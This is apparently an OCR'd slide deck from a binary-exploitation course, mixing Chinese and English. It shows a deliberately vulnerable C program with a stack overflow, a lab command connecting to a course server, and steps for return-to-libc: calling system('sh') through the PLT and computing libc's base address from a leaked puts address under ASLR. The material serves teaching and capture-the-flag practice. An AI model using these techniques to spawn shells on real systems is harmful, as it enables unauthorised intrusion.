
```
system(“sh”);
```

Use PLT as Gadget

system(“sh”);

rdi = address of “sh”

Use PLT as Gadget




```c
int main()
{
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 2, 0);
  char buf[16];
  system("echo What is your name?");
  read(0, name, 0x10);
  puts("Say something: ");
  read(0, buf, 0x40);
  return 0;
}
```

Lab 6

```
nc isc.taiwan-te.ch 10005
```

Return to libc

Return to libc

- Why Return to libc
- How to Return to libc

Why Return to libc

- 一般程式很少有 system, execve 或是後門程式
- 在 DEP 保護下無法執行填入的 shellcode

Why Return to libc


- libc 有許多可以利用的 function 片段，讓我們可以使用 system 或 execve 等開 shell

```
#include <sigsetops.h>

#define SHELL_PATH  "/bin/sh" /* Path of the shell.  */
#define SHELL_NAME  "sh"    /* Name to give it.  */

      (void) __sigprocmask (SIG_SETMASK, &omask, (sigset_t *) NULL);
      INIT_LOCK ();

...

      /* Exec the shell.  */
      (void) __execve (SHELL_PATH, (char *const *) new_argv, __environ);
```

How to Return to libc

- 因為 ASLR，每次 libc 載入的位置都不同
- 我們需要 leak libc 的 base address 來知道目標 address

How to Return to libc




How to Return to libc


- 可以獲得 libc 的地方有 stack, (heap,) 跟 GOT…

How to Return to libc

- 可以獲得 libc 的地方有 stack, (heap,) 跟 GOT…




How to Return to libc




How to Return to libc

```
_IO_puts offset:        0x809c0
```




How to Return to libc

```
_IO_puts address: 0x7fc8645d89c0
 _IO_puts offset:       0x809c0
```




How to Return to libc

```
_IO_puts address: 0x7fc8645d89c0
-)  _IO_puts offset:       0x809c0
-------------------------------------
libc offset: 0x7fc864558000
```

